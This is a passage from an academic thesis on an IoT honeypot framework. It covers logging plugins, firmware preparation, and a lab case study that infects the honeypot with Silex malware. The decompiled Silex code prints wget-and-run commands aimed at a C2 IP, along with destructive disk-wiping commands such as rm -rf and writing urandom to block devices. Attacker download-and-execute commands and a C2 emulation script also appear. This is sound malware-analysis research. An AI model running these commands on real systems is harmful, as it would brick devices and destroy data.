The `eve_listener` plugin manages the Suricata process and monitor's Suricata's event log to detect flows. A flow represents multiple packets exchanged between the same connection tuple, which consists of a protocol, source IP, destination IP, source port, and destination port ("8.1. Suricata.yaml — Suricata 4.1.0-dev documentation," 2019). The flows can provide valuable information to an analyst because it can identify how an attacker is communicating with the honeypot, as well as any outbound connections that the honeypot makes during an attack.

*When the `eve_listener` is activated, it starts a Suricata process. The Suricata process is configured to monitor the tap interface of the honeypot VM. Presented in **Error! Reference source not found.** is an excerpt of code for logging flow events in `eve_listener.py`. When the `eve_listener` plugin runs, it checks to see if a new flow `event_type` has been logged in `/var/log/Suricata/eve.json`. Line 40 of*

*Figure 7 shows the `eve_listener` plugin checking for a new flow event and verifying that either the source or destination IP is the same as the honeypot's IP. If there is a new flow, then the destination IP, source IP, destination port, source port, start time, and end time are extracted from the event log and sent to Elasticsearch, as shown in lines 6-9 of*

Figure 7. Although Suricata only logs a flow after it terminates, the `eve_listener` plugin generates two log messages: one for the start of the flow and one for the end of the flow so analysts can see the timeline of events when viewing raw log messages in Kibana.

```

1. if line['event_type'] == 'flow' and (line['src_ip'] == self.ip or line['dest_ip'] == se
   lf.ip):
2.     try:
3.         event = {}
4.         event['uuid'] = self.uuid
5.         event['event'] = 'flow_start'
6.         event['dest_ip'] = line['dest_ip']
7.         event['src_ip'] = line['src_ip']
8.         event['dest_port'] = line['dest_port']
9.         event['src_port'] = line['src_port']
10.        event['timestamp'] = line['flow']['start']
11.        event['desc'] = "%s:%s --
> %s:%s" % (line['src_ip'], line['src_port'], line['dest_ip'], line['dest_port'])
12.        self.logger.info(json.dumps(event))
13.
14.        event['event'] = 'flow_end'
15.        event['timestamp'] = line['flow']['end']
16.        self.logger.info(json.dumps(event))
17.    except:
18.        print("[*ERROR] eve_listener:")
19.        print(str(line))

```

Figure 7. The *eve\_listener.py* logging code.

When the *eve\_listener* plugin is deactivated, it signals the Suricata process to terminate and waits for the process to exit. Once the Suricata process terminates, *eve\_listener* checks the event log one more time to see if any new flow data recorded. It is crucial to perform this last check because flow data is not logged in **eve.json** when the flow starts; therefore, a flow could have been in progress when Suricata received the termination signal. If this were the case, then Suricata would have logged it before exiting.

### **file\_monitor.py**

The file monitor plugin uses a combination of shell scripts and python code to keep track of files created, modified, or deleted. These files are important because they can provide clues as to what the attacker was doing on the system. For instance, a dropper may download malware to execute. This plugin enables the honeypot to collect any filesystem artifacts that are a result of an attack. By periodically monitoring the filesystem throughout the runtime of the honeypot, this plugin can retain files that may be created and then later deleted throughout the runtime of the honeypot. For an analyst, having access to these

artifacts can provide extra insight into what the attacker did and how to recognize or prevent this type of attack from occurring.

Each time the `file_monitor` plugin runs, it takes a snapshot of the current filesystem. Next, it compares the current filesystem snapshot to the previous filesystem snapshot. Since there is not a previous filesystem snapshot on the first run of the plugin, the honeypot's baseline filesystem image serves as the previous snapshot. The `file_monitor` then proceeds to find the differences between the two file systems. Copies of the files that were created, modified, or deleted get retained in the honeypot's directory on the host system for later analysis. Finally, the `file_monitor` calculates the SHA256 hash of the retained files and then sends a new log event to Elasticsearch.

Presented in **Error! Reference source not found.** is the run method from the `file_monitor.py` plugin. The `qcow2_to_raw` method on line 37 converts the honeypot's qcow2 overlay image into a raw image. Next, the plugin determines if it is the first run of the plugin or not. Then on line 43, the *`dropped_files.sh`* shell script runs against the current filesystem image and the previous image. Once the *`dropped_files.sh`* script exits, the `file_monitor` plugin then processes the diff file. Lines 47-51 of **Error! Reference source not found.**, shows the `file_monitor` plugin extracting the files that changed from the diff file and then calling the `retain_files` method, to place them in appropriate directories on the host machine. Lastly, the current filesystem image because of the previous image for the next time the plugin runs.



```

1. def run(self, *args, **kwargs):
2.     self.uuid = kwargs['uuid']
3.     self.logger = kwargs['logger']
4.
5.     epoch_time = int(time.time())
6.     diff_file = 'diff_%s' % epoch_time
7.     current_image = 'image_%s.raw' % epoch_time
8.     qcow2_to_raw(OVERLAY_IMAGE, current_image)
9.     if self.prev_image == None: # is this the first time? If so, use original image
10.         command_line = ['dropped_files.sh', ORIG_IMAGE, current_image, diff_file]
11.     else:
12.         command_line = ['dropped_files.sh', self.prev_image, current_image, diff_file]
13.     print("Running " + str(command_line))
14.     output = subprocess.check_output(command_line)
15.     with open(diff_file) as f:
16.         cwd = os.getcwd()
17.         for line in f:
18.             line = line.split(' and ')
19.             i1_file = line[0].replace('Files ', '')
20.             i2_file = line[1].replace(' differ', '')
21.             files = (cwd + '/' + i1_file.strip(), cwd + '/' + i2_file.strip())
22.             self.retain_files(files)
23.     if self.prev_image != None: # we don't want to delete the original image
24.         print("Removing %s..." % self.prev_image)
25.         os.remove(self.prev_image)
26.         shutil.rmtree('%s_files' % self.prev_image)
27.
28.     self.prev_image = current_image
29.     os.remove(diff_file)

```

Figure 8. The `file_monitor.py` run method.

The `dropped_files.sh` script is presented in Figure 9. This script mounts both images as a loopback file and then uses the `diff` utility to find differences between both filesystems. The differences are placed in a separate text file that is parsed by the run method of the `file_monitor` plugin.

```

1. #!/usr/bin/env bash
2.
3. if [ $# != 3 ]; then
4.     echo "Usage: $0 image1 image2 diff_file"
5.     exit 1
6. fi
7. image1="$1"
8. image2="$2"
9. diff_file="$3"
10.
11. mkdir i1 i2 "${image1}_files" "${image2}_files" &>/dev/null
12.
13. # mount image.raw and copy files
14. loop=$(kpartx -avs $image1 | cut -d ' ' -f 3)
15. fsck -y /dev/mapper/$loop
16. mount /dev/mapper/$loop i1
17. cp -R i1/* "${image1}_files"
18. umount i1
19. kpartx -d $image1 &>/dev/null
20. rm -rf i1
21.
22. # mount image-overlay.raw and copy files
23. loop=$(kpartx -avs $image2 | cut -d ' ' -f 3)
24. fsck -y /dev/mapper/$loop
25. mount /dev/mapper/$loop i2
26. cp -R i2/* "${image2}_files"
27. umount i2
28. kpartx -d $image2 &>/dev/null
29. rm -rf i2
30.
31. # diff
32. diff -
    Naurq "${image1}_files/" "${image2}_files/" 2>/dev/null | grep differ > $diff_file
33.
34. exit 0

```

Figure 9. The `dropped_files.sh` shell script.

## vol\_monitor.py

The `vol_monitor` plugin handles the detection, logging, and retaining of processes created throughout the honeypot's runtime. It monitors processes by running Volatility's `linux_pslist` and `linux_psaux` plugins. Both Volatility plugins work by finding the `init_task` kernel symbol and then walking the `task_struct->task` linked list to view all active processes ("Linux Command Reference · volatilityfoundation/volatility Wiki," 2019); however, the output from `linux_psaux` provides command-line arguments while the output from `linux_pslist` provides the process name. Although the command line arguments for a process typically include the process name, in testing, some malware did not

exhibit this behavior. Therefore, the output from both commands is combined to ensure that `vol_monitor` extracts all available and relevant information about the running processes.

When the `vol_monitor` plugin is constructed, it establishes a connection with Qemu through a UNIX socket. Then once the plugin is activated, it disables all network activity on the honeypot to give the system time to boot fully; this also allows the running processes to stabilize so that `vol_monitor` can get an accurate baseline for what processes usually are running in the firmware image. After 60 seconds, `vol_monitor` instructs QEMU to dump a copy of its guest memory, and then analyzes the memory dump with Volatility's `linux_pslist` and `linux_psaux` plugins. The process results from Volatility are then stored for future comparison, and then network activity is resumed.

Each time the `vol_monitor`'s `run` method executes, it repeats the process of instructing QEMU to dump guest memory and running Volatility. Next, the plugin compares the current results to the results it previously obtained. If any processes are missing, then they are logged as terminated processes. If any processes are present in the recent results but not in the previous results, then they are logged as new processes. Also, for each new process, Volatility's `linux_procdump` plugin extracts the ELF file from memory and retains a copy in the `procs` directory on the honeypot.

## Custom Kernel

The kernel used by Firmadyne targets the ARM `virt` machine that is supported by QEMU. Unfortunately, Volatility does not support the address space used by the `virt` machine and therefore was not able to extract critical information from memory dumps. Due to this restriction, a custom kernel was compiled with support for QEMU's `vexpress-a9` machine, which uses an address space that is supported by Volatility. A drawback of using the `vexpress-a9` machine instead of the `virt` machine is that it is restricted to only one network interface card and 256MB of ram. Although this was not ideal, it is acceptable for emulating most modern IoT devices.

*The Firmadyne kernel v4.1.17 was forked and modified to support the `vexpress-a9` machine and its associated hardware. The kernel config was modified to support the LAN9118 network interface card that is emulated by Qemu's `vexpress-a9` machine. The*

*kernel configuration options CONFIG\_MII, CONFIG\_NET\_VENDOR\_SMSC, and CONFIG\_CMSC911X were configured to be compiled into the kernel rather than built as a kernel module. All modifications were committed to a git repository and made publicly available on Github. Presented in*

Figure 10 is a diff of the git commit showing the kernel configuration options that were changed.

		@@ -1435,6 +1435,7 @@ CONFIG_ATA_BMDMA=y
1435	1435	# CONFIG_FIREWIRE is not set
1436	1436	# CONFIG_FIREWIRE_NOSY is not set
1437	1437	CONFIG_NETDEVICES=y
	1438	+ CONFIG_MII=y
1438	1439	CONFIG_NET_CORE=y
1439	1440	# CONFIG_BONDING is not set
1440	1441	# CONFIG_DUMMY is not set
		@@ -1509,7 +1510,13 @@ CONFIG_ETHERNET=y
1509	1510	# CONFIG_NET_VENDOR_SILAN is not set
1510	1511	# CONFIG_NET_VENDOR_SIS is not set
1511	1512	# CONFIG_SFC is not set
1512		- # CONFIG_NET_VENDOR_SMSC is not set
	1513	+ CONFIG_NET_VENDOR_SMSC=y
	1514	+ # CONFIG_SMC91X is not set
	1515	+ # CONFIG_EPIC100 is not set
	1516	+ # CONFIG_SMC911X is not set
	1517	+ CONFIG_SMSC911X=y
	1518	+ # CONFIG_SMSC911X_ARCH_HOOKS is not set
	1519	+ # CONFIG_SMSC9420 is not set
1513	1520	# CONFIG_NET_VENDOR_STMICO is not set
1514	1521	# CONFIG_NET_VENDOR_SUN is not set
1515	1522	# CONFIG_NET_VENDOR_TEHUTI is not set

Figure 10. Kernel configuration git commit.

After configuring the kernel to support the LAN9118 network interface card, a Volatility profile was created. The Volatility kernel module was added to the kernel's device tree and configured to be compiled as a kernel module. After building the kernel modules, the *dwarfdump* utility extracted debug information from Volatility's kernel object file into a file. The profile was then created by placing the *dwarfdump* file in a zip archive along with the **System.map** file from the kernel's build. The profile for this kernel and changes for adding the Volatility module and kernel configuration were also added to the public Github repository for the modified kernel.

### Lab Environment

During the development, testing, and evaluation phases of this research, real malware was used to infect the honeypot. When executing real malware, it is crucial to set up a lab environment to isolate the malware from personal devices and networks. The lab environment used for this study is presented in Figure 11. Two VMs were built to conduct tests. One is an attacker VM used to conduct the malware attacks against the honeypot. The other VM is the host machine for the IoTHoneypot. A private network isolated these two VMs on the 10.10.10.0/24 subnet.




Figure 11. Lab environment network diagram.

## Malware Samples

Step one of the research model defined in Chapter 3 is to identify malware samples to use when testing the honeypot framework. Real-world IoT malware was used against the framework instantiation to demonstrate the effectiveness of the theoretical framework and achieve relevant results. The literature review showed that botnets are the most prolific threat to IoT devices today; therefore, botnet malware was the chosen category of malware when searching for samples.

A few requirements were used when searching for samples. Since the instantiation of the framework focused on the ARM architecture, the sample needed to be able to be run on an ARM-based Linux system. Additionally, any executable files should be statically linked so that there are no external dependencies, such as shared objects. Lastly, any sample found should be available for free so that other researchers can reproduce the study's results.

Ultimately two samples were chosen to be used for case studies. The first sample is from the Silex family. Silex is very similar to the BrickerBot malware described in Chapter 1. It works by deleting all files on a system, which effectively bricks the device for the end-user. The second sample is the Reaper botnet, which was also described in Chapter 1. Both samples are freely available for download from <http://polyswarm.network>, after creating a free account. Shown in **Error! Reference source not found.** are the SHA256 hashes of each sample used in this study.

Table 3. SHA256 hashes of malware samples.

<i>Name</i>	<i>SHA256 Hash</i>
Silex	f98bcde75347ea723f0b0f70cce6dfe75525d1be9ca776a868da9402f2e06aff
Reaper	c07123bc2eb5702858860af173cd4eab44bd295411b851f725f84ffe37fd43b8

Some malware will not exhibit malicious behavior if it determines that it is being analyzed or cannot call home to a C2 server. Before performing the case studies, both samples were tested to ensure that they demonstrated enough malicious behavior to be used for testing. The Reaper botnet made numerous attempts to connect out to hardcoded IP addresses that were not active anymore, but it did exhibit enough malicious behavior to allow the framework instantiation to catch artifacts related to the infection successfully. When

testing Silex, however, it did not attempt to delete the contents of the filesystem from the test device.

*To determine why Silex was not working as expected, the binary was disassembled and inspected using Ghidra, an open-source disassembler, and decompiler made available by the NSA (National Security Agency). Presented in*

Figure 12 is the decompiled source code for the `main` function of Silex. The decompiled code reveals a straightforward function that attempts to make a connection back to a C2 server, download and execute a shell script, and then erase all files on the device.

```

1. void main(void)
2.
3. {
4.     int connection;
5.     int bricker_state;
6.
7.     write(1,
8.         "[sillexbot] i am only here to prevent skids to flex their skidded botnet I am s
orry foryour device but it has to be done because all these skids claiming and thinkkin
g they aresome god coder + people selling spots on botnets I am getting sick of it so y
eah sorry\n"
9.         ,0x108);
10.    brick_counter = brick_counter + 1;
11.    signal(0xd,(__sig handler_t)0x1);
12.    bricker_state = 1;
13.    do {
14.        do {
15.            connection = initConnection();
16.        } while (connection != 0);
17.        if (bricker_state == 1) {
18.            system("/bin/busybox wget http://185.162.235.56/bricker.sh; sh bricker.sh");
19.            system("wget http://185.162.235.56/bricker.sh; sh bricker.sh");
20.            system("busybox wget http://185.162.235.56/bricker.sh; sh bricker.sh");
21.            bricker_state = 5;
22.        }
23.        else {
24.            if (bricker_state == 5) {
25.                sockprint(cncConnectSock,"illed bot process\n");
26.                system("fdisk -l");
27.                system("busybox cat /dev/urandom >/dev/mtdblock0");
28.                system("busybox cat /dev/urandom >/dev/sda");
29.                system("busybox cat /dev/urandom >/dev/ram0");
30.                system("busybox cat /dev/urandom >/dev/mmc0");
31.                system("busybox cat /dev/urandom >/dev/mtdblock10");
32.                system("fdisk -C 1 -H 1 -S 1 /dev/mtd0");
33.                system("fdisk -C 1 -H 1 -S 1 /dev/mtd1");
34.                system("fdisk -C 1 -H 1 -S 1 /dev/sda");
35.                system("fdisk -C 1 -H 1 -S 1 /dev/mtdblock0");
36.                system("route del default");
37.                system("iproute del default");
38.                system("ip route del default");
39.                system("rm -rf /* 2</dev/null");
40.                system("sysctl -w net.ipv4.tcp_timestamps=0");
41.                system("sysctl -w kernel-threads-max=1");
42.                system(
43.                    "iptables -F;iptables -t nat -F;iptables -A INPUT -j DROP;iptables -
A FORWARD -j DROP"
44.                );
45.                system("halt -n -f");
46.                system("reboot");
47.            }
48.        }
49.    } while( true );
50. }

```

Figure 12. Sillex decompiled main function.



*Dynamic and static analysis techniques revealed that Silex was unable to connect to its C2 server located at 185.162.235.56 and therefore was not proceeding with the attack. Not being able to connect to a predefined C2 server is common when analyzing malware samples.*

*The C2 server was likely taken down after security researchers discovered the sample. Therefore, the C2 server must be emulated to enable the malware to proceed. A C2 server was emulated on the attacker's VM to allow the attack to proceed successfully. Presented in*

Figure 13 is the script used to emulate the C2 server.

```
1. #!/bin/sh
2.
3. # add ip address of c2 to eth0
4. ip addr add 185.162.235.56/24 dev eth0
5.
6. # create bricker.sh
7. echo "" > bricker.sh
8.
9. # http server for bricker.sh and silex binary
10. python3 -m http.server --bind 185.162.235.56 80 &
11.
12. # allow silex to connect to C2
13. while true; do
14.   nc -lvp 245;
15. done
16.
17. # clean up
18. rm bricker.sh
19. ip addr del 185.162.235.56/24 dev eth0
```

*Figure 13. Silex C2 emulation script.*

The script starts by adding the IP address of the C2 server to the **eth0** interface and then creates an empty **bricker.sh** that the Reaper botnet can download. Next, it creates a simple HTTP server using Python 3's `http.server` module and binds it to the C2 server's IP address. Lastly, it repeatedly runs an instance of *netcat* that listens on TCP port 245, which is the port used by Silex to connect to the C2 server.

## Firmware Images

One of the novel characteristics of this framework is that the honeypot is built from real IoT firmware images. Therefore, choosing firmware images from unique manufacturers for testing was necessary. This study chose two firmware images to illustrate the effectiveness of the framework. Each firmware image was used in a case study to show a real infection with one of the malware samples identified in the previous section.

The firmware for an IoT device can be obtained in many ways. One way is to download the firmware image directly from the manufacturer's website. A more involved technique is to read the firmware directly off the physical device using a UART interface or extracting it directly from the device's memory chip. A downside to this method is that it requires physical access to a device; whereas, downloading the firmware image from the manufacturer's website does not. Regardless of how the firmware image is obtained, it must be converted into a disk image that can be booted by QEMU. From there, the VM needs to be configured before it can be deployed as a honeypot, which requires determining how to persistently set the IP address, configuring any desired services to start on boot, and setting passwords for any user accounts in the */etc/passwd* file.

### Linksys LCAB03VLNDOD IP Camera

The first image used in this study was for a Linksys LCAB03VLNOD 1080p 3-megapixel night vision IP camera. The firmware image was obtained directly from the manufacturer at [http://cache-www.belkin.com/support/dl/FW\\_Linksys\\_1.0.1.05.bin](http://cache-www.belkin.com/support/dl/FW_Linksys_1.0.1.05.bin). The rest of this section explains how the firmware image was extracted and prepared for use as a honeypot.

An instance of the IoTHoneypot extracted the filesystem from the firmware image and then modified it for use with the honeypot. The *docker-compose* command then created the IoTHoneypot instance. Next, the *docker-exec* subcommand accessed a bash shell on the IoTHoneypot container. The current working directory was then changed to */iothoneypot/images*, and the *wget* utility downloaded the image from the manufacturer's website. The *extract\_image.sh* shell script then extracted the root filesystem and created a

raw image to deploy as a honeypot. Next, the image directory created under `/iohoneypot/scratch/*` was renamed to `linksys_lcab03vlnod` to identify it for later use.

*Before the image could be used as a honeypot, it had to be configured to use the correct IP, start the desired services, and change the root account password. The **passwd\_inject.sh** shell script changed the root password and added an admin account password as well. Next, the startup scripts for the device were inspected to determine the best way to change the IP and start the desired services. The **mount\_image.sh** shell script mounted the image allowing it to be browsed on the container's filesystem. The `/etc/inittab` file contained a mapping of commands to call when the system enters a specific state.*

*Presented in*

Figure 14 is the **inittab** file for this image. Line 1 shows that the `/etc/init.d/rc.sysinit` script is called when the system enters the `sysinit` state.

```
1. ::sysinit:/etc/init.d/rc.sysinit
2. ttyS0::respawn:/sbin/getty -L ttyS0 38400
3. ::ctrlaltdel:/etc/init.d/reboot
4. ::shutdown:/bin/umount -a -r
5. ::shutdown:/sbin/swapoff -a
```

*Figure 14. Linksys LCAB03VLDNOD `/etc/inittab` file.*

The `/etc/init.d/rc.sysinit` file sets the `PATH` environment variable and then calls `/bin/bootinit`. The `bootinit` file is a binary executable. Using the `strings` command on the `bootinit` executable indicated that the binary initializes the camera, manages default services, and sets a default address. Rather than edit the `bootinit` binary, the simplest way to set an IP address and start desired services is to do so after `bootinit` runs by modifying the `rc.sysinit` script.

*Presented in*

```
1. #!/bin/sh
2.
3. PATH=/bin:/sbin:/usr/bin:/usr/sbin
4. export PATH
5.
6. /bin/bootinit
7.
8. ip addr del 192.168.1.245/24 dev eth0
9. ip addr add 10.10.10.10/24 dev eth0
10. ip route add default via 10.10.10.1
11. telnetd -b 0.0.0.0 -p 23
```

Figure 15 is the modified version of *rc.sysinit*. Lines 8-10 remove the IP address set by *bootinit*, configure a new IP address for the test network, and then add a default route for the gateway. Line 11 starts the telnet service on port 23. After configuring the IP address and telnet service to start on system boot, the *unmount\_image.sh* shell script unmounted the image.

```
1. #!/bin/sh
2.
3. PATH=/bin:/sbin:/usr/bin:/usr/sbin
4. export PATH
5.
6. /bin/bootinit
7.
8. ip addr del 192.168.1.245/24 dev eth0
9. ip addr add 10.10.10.10/24 dev eth0
10. ip route add default via 10.10.10.1
11. telnetd -b 0.0.0.0 -p 23
```

*Figure 15. Linksys LCAB03VLDNOD /etc/init.d/rc.sysinit file.*

*Next, the image was tested to ensure that all changes worked as expected. The **run\_image.sh** command created an instance of the image using QEMU. From the attacker machine, **ping** and **telnet** checked the network connectivity and verified it was possible to*

*login. Presented in*

```
1. user@attacker:~$ ping -c3 10.10.10.10
2. PING 10.10.10.10 (10.10.10.10) 56(84) bytes of data.
3. 64 bytes from 10.10.10.10: icmp_seq=1 ttl=64 time=0.822 ms
4. 64 bytes from 10.10.10.10: icmp_seq=2 ttl=64 time=0.955 ms
5. 64 bytes from 10.10.10.10: icmp_seq=3 ttl=64 time=0.899 ms
6.
7. --- 10.10.10.10 ping statistics ---
8. 3 packets transmitted, 3 received, 0% packet loss, time 2000ms
9. rtt min/avg/max/mdev = 0.822/0.892/0.955/0.054 ms
10. user@attacker:~$
11. user@attacker:~$ telnet 10.10.10.10
12. Trying 10.10.10.10...
13. Connected to 10.10.10.10.
14. Escape character is '^]'.
15.
16. (none) login: root
17. Password:
18.
19.
20. [root@A320D]# ls
21. bin          dev          init         lost+found  sbin        usr
22. config       etc          lib          mnt         sys         var
23. data        firmadyne   linuxrc     proc        tmp         web
24. [root@A320D]#
```

Figure 16 are the successful results from the *ping* command showing that the attacker could connect with the honeypot as well as log in with telnet.

```

1. user@attacker:~$ ping -c3 10.10.10.10
2. PING 10.10.10.10 (10.10.10.10) 56(84) bytes of data.
3. 64 bytes from 10.10.10.10: icmp_seq=1 ttl=64 time=0.822 ms
4. 64 bytes from 10.10.10.10: icmp_seq=2 ttl=64 time=0.955 ms
5. 64 bytes from 10.10.10.10: icmp_seq=3 ttl=64 time=0.899 ms
6.
7. --- 10.10.10.10 ping statistics ---
8. 3 packets transmitted, 3 received, 0% packet loss, time 2000ms
9. rtt min/avg/max/mdev = 0.822/0.892/0.955/0.054 ms
10. user@attacker:~$
11. user@attacker:~$ telnet 10.10.10.10
12. Trying 10.10.10.10...
13. Connected to 10.10.10.10.
14. Escape character is '^]'.
15.
16. (none) login: root
17. Password:
18.
19.
20. [root@A320D]# ls
21. bin          dev           init          lost+found    sbin          usr
22. config       etc           lib           mnt           sys           var
23. data         firmadyne    linuxrc      proc          tmp           web
24. [root@A320D]#

```

Figure 16. Testing Linksys LCAB03VLDNOD honeypot connectivity.

## D-Link DIR-868L Rev C Home WiFi Router

The second image used for testing is a D-Link DIR-868L Rev C home WiFi router. The OEM firmware contained the telnet service; however, since the Linksys IP camera firmware used telnet, it was preferable to find an image that contained a different service. Therefore, a DD-WRT open-source firmware designed for the D-Link DIR-868L was chosen instead. Among other services, the DD-WRT firmware includes a Dropbear SSH server that allows access to a shell on the router remotely. The DD-WRT firmware image is publically available on DD-WRT's website at <https://download1.dd-wrt.com/dd-wrtv2/downloads/betas/2019/08-06-2019-r40559/dlink-dir868l-revc/factory-to-ddwrt.bin>. The rest of this section explains how the firmware image was extracted and prepared for use as a honeypot.

Following the same process as the Linksys firmware extraction, an IoTHoneypot container was created, and the firmware image was downloaded into the `/iothoneypot/images` directory. The `extract_image.sh` shell script extracted the filesystem and made a raw disk

image that could be used by the honeypot. After extraction, the image directory created in `/iothoneypot/scratch/*` was renamed to `dlink_dir868l` to identify the honeypot device better.

Next, the `passwd_inject.sh` shell script was run on the image to create accounts for the root and admin users. Presented in

```
1. root@research:/iothoneypot/scratch/dlink_dir868l# passwd_inject.sh
2. fsck from util-linux 2.27.1
3. e2fsck 1.42.13 (17-May-2015)
4. /dev/mapper/loop4p1: clean, 920/65536 files, 8513/261888 blocks
5. Added root account to /etc/passwd.
6. Added admin account to /etc/passwd.
```

*Figure 17 is the output of the `passwd_inject.sh` shell script. This firmware has a symbolic link from `/etc/passwd` to `/tmp/passwd`; therefore, the script deleted the symlink, and a created a regular file with lines added for the root and admin account. Presented in*

Figure 18 are the contents of `/etc/passwd` after the `passwd_inject.sh` script ran.

```
1. root@research:/iothoneypot/scratch/dlink_dir868l# passwd_inject.sh
2. fsck from util-linux 2.27.1
3. e2fsck 1.42.13 (17-May-2015)
4. /dev/mapper/loop4p1: clean, 920/65536 files, 8513/261888 blocks
5. Added root account to /etc/passwd.
6. Added admin account to /etc/passwd.
```

*Figure 17. The output of `passwd_inject.sh`.*

```
1. root:$1$I3WeL16H$aGTuMsqNjLMWSGQuIRSIV.:0:0:admin::/bin/sh
2. admin:$1$I3WeL16H$aGTuMsqNjLMWSGQuIRSIV.:0:0:admin::/bin/sh
```

*Figure 18. The contents of `/etc/passwd`.*

Next, the `mount_image.sh` shell script mounted the image to determine how to set the IP address and configure the desired services (i.e., Dropbear SSH server) to start on boot. This process is iterative and involves making changes to startup scripts followed by unmounting the image and then running a VM using the image with the `run_image.sh` shell script to test the changes. The general process is to locate the `init` scripts and modify them by adding commands to set the IP address and start the desired services.

For this firmware, the **rc** executable was replaced by a wrapper script that would call the original **rc** binary for all run levels except **init\_start**. Testing revealed that the **init\_start** runlevel was taking longer than usual to boot due to not being able to access **/dev/nvram**. One of the limitations of Firmadyne's NVRAM library is that it does not work if a device uses nonstandard NVRAM libraries to access persistent data. It is possible that the functions Firmadyne defined to read from NVRAM do not have the same function signatures as those used by **rc**, or that the NVRAM functions were statically compiled into **rc** instead of dynamically linked. Whichever the case, filtering out the **init\_start** runlevel allowed the firmware to boot fast, and the wrapper script also provided an opportunity to set the IP address and start the Dropbear SSH daemon.

*Presented in*

Figure 19 are the contents of the **rc** wrapper script. The **rc** command is called multiple times during startup based on the which initialization phase of the boot sequence is currently executing. The last phase is **init\_start**, which is filtered out on line 4. For the other run levels, they are allowed to pass through the wrapper script to the original **rc** command, which was renamed to **rc.2**. Lines 10-20 set up the filesystem for Dropbear, set the IP address for **eth0**, add a default route, start **telnet**, create host keys for SSH, and then start **dropbear**.

```

1. #!/bin/sh
2. echo "running rc...$1"
3.
4. if [ "$1" != "init_start" ]; then
5.   /sbin/rc.2 $1
6. else
7.   mkdir -m 0755 /dev/pts
8.   mkdir -m 0755 /dev/shm
9.   mount -a
10.  ip addr add 10.10.10.10/24 dev eth0
11.  ip link set eth0 up
12.  ip route add default via 10.10.10.100 # set to attacker VM
13.  /usr/sbin/telnetd -p 23
14.  mkdir -p /tmp/root/.ssh
15.  if [ ! -f /tmp/root/.ssh/ssh_host_rsa_key ]; then
16.    /usr/sbin/dropbearkey -t rsa -f /tmp/root/.ssh/ssh_host_rsa_key
17.  else
18.    echo "ssh host key already created!"
19.  fi
20.  /usr/sbin/dropbear
21. fi

```



*Figure 19. Contents of the rc wrapper script.*

*Part of the functionality lost when `init_start` was filtered out was the creation of a **proc** and **devpts** filesystem. Therefore, the `/etc/fstab` file was modified to create those filesystems. Presented in*

*Figure 20 are the contents of `/etc/fstab`. Lines 2 -3 create the **proc** and **devpts** filesystems. The `/dev/pts` and `/dev/shm` mount points are created in*

Figure 19 on lines 7-8, followed by a call to **mount**, which ultimately mounts the filesystems.

```
1. /dev/root / ext2 defaults 1 1
2. none /proc proc rw 0 0
3. devpts /dev/pts devpts defaults 0 0
```

*Figure 20. Contents of `/etc/fstab`.*

### **Case Study 1: Silex Infection**

*This case study used the Silex malware to infect the D-Link DIR-868L DD-WRT firmware via the SSH protocol using a simulated brute force attack to login. The emulation script presented in*

*Figure 13 ran on the attacker VM to emulate the C2 server that Silex reaches out to before trashing the contents of the filesystem. The **run\_honeypot.sh** command started the honeypot with a runtime of 300 seconds and an interval of 30 seconds, from within the `linksys_lcab03vldnod` scratch directory. Once all the plugins were loaded, the attacker VM began attempting to connect via SSH using common user names and passwords. It did not take long to gain access to the honeypot since the **passwd\_inject.sh** shell script set to the root account password to “admin.” Once connected, the attacker VM ran the commands presented in*

Figure 21 to download the Silex binary, make it executable, and then run it.

```

1. wget 185.162.235.56/silex.arm
2. chmod +x silex.arm
3. ./silex.arm

```

Figure 21. Attacker commands for Silex infection.

After the honeypot timed out, the attack metadata was analyzed through the Kibana dashboard. Presented in Figure 22 is a pie chart showing the types of events caught during this session. The pie chart clearly illustrates that the `flow_start` event occurred the most at 98.87%, and the second-highest event was `deleted_file` at 0.9%. Although the `flow_start` event was over 98% of the events generated during the attack, the flow summary revealed that it was repeatedly calling home to the C2 server. Referring to the decompiled code for Silex in

Figure 12 shows that the connection back to the C2 and system calls for deleting files were enclosed in an infinite do-while loop; therefore, the malware was repeatedly iterating through the same code until the honeypot timed out.

